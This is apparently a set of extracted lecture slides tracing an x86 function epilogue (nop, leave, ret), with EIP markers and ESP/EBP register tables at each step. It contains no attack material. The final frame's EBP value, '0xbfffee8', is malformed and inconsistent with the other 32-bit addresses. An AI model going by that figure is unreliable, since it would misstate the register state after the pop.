
80483db:      push    %ebp
80483dc:      mov     %esp,%ebp
80483de:      sub     $0x10,%esp
80483e1:      movl    $0x0,-0x8(%ebp)
EIP → 80483e8:      movl    $0x1,-0x4(%ebp)
80483ef:      nop
80483f0:      leave
80483f1:      ret

```

| | |
|-----|------------|
| EAX | |
| ECX | |
| EDX | |
| EBX | |
| ESP | 0xbfffeec8 |
| EBP | 0xbfffeed8 |

ESP →

EBP →




80483db <function>:

```

80483db:      push    %ebp
80483dc:      mov     %esp,%ebp
80483de:      sub     $0x10,%esp
80483e1:      movl    $0x0,-0x8(%ebp)
80483e8:      movl    $0x1,-0x4(%ebp)
EIP → 80483ef: nop
80483f0: leave
80483f1: ret

```

| | |
|-----|------------|
| EAX | |
| ECX | |
| EDX | |
| EBX | |
| ESP | 0xbfffeec8 |
| EBP | 0xbfffeed8 |




80483db <function>:

```

80483db:      push    %ebp
80483dc:      mov     %esp,%ebp
80483de:      sub     $0x10,%esp
80483e1:      movl    $0x0,-0x8(%ebp)
80483e8:      movl    $0x1,-0x4(%ebp)
80483ef:      nop
EIP → 80483f0:      leave
80483f1:      ret

```

| | |
|-----|------------|
| EAX | |
| ECX | |
| EDX | |
| EBX | |
| ESP | 0xbfffeec8 |
| EBP | 0xbfffeed8 |



Leave 1 - mov esp, ebp



80483db <function>:

```

80483db:      push    %ebp
80483dc:      mov     %esp,%ebp
80483de:      sub     $0x10,%esp
80483e1:      movl    $0x0,-0x8(%ebp)
80483e8:      movl    $0x1,-0x4(%ebp)
80483ef:      nop
EIP → 80483f0:      leave
80483f1:      ret

```

| | |
|-----|------------|
| EAX | |
| ECX | |
| EDX | |
| EBX | |
| ESP | 0xbfffeed8 |
| EBP | 0xbfffeed8 |



Leave 2 - pop ebp

80483db <function>:


```
80483db:      push    %ebp
80483dc:      mov     %esp,%ebp
80483de:      sub     $0x10,%esp
80483e1:      movl    $0x0,-0x8(%ebp)
80483e8:      movl    $0x1,-0x4(%ebp)
```

80483ef:nop

80483f0:leave

EIP → 80483f1:ret

| | |
|-----|------------|
| EAX | |
| ECX | |
| EDX | |
| EBX | |
| ESP | 0xbfffeedc |
| EBP | 0xbfffee8 |



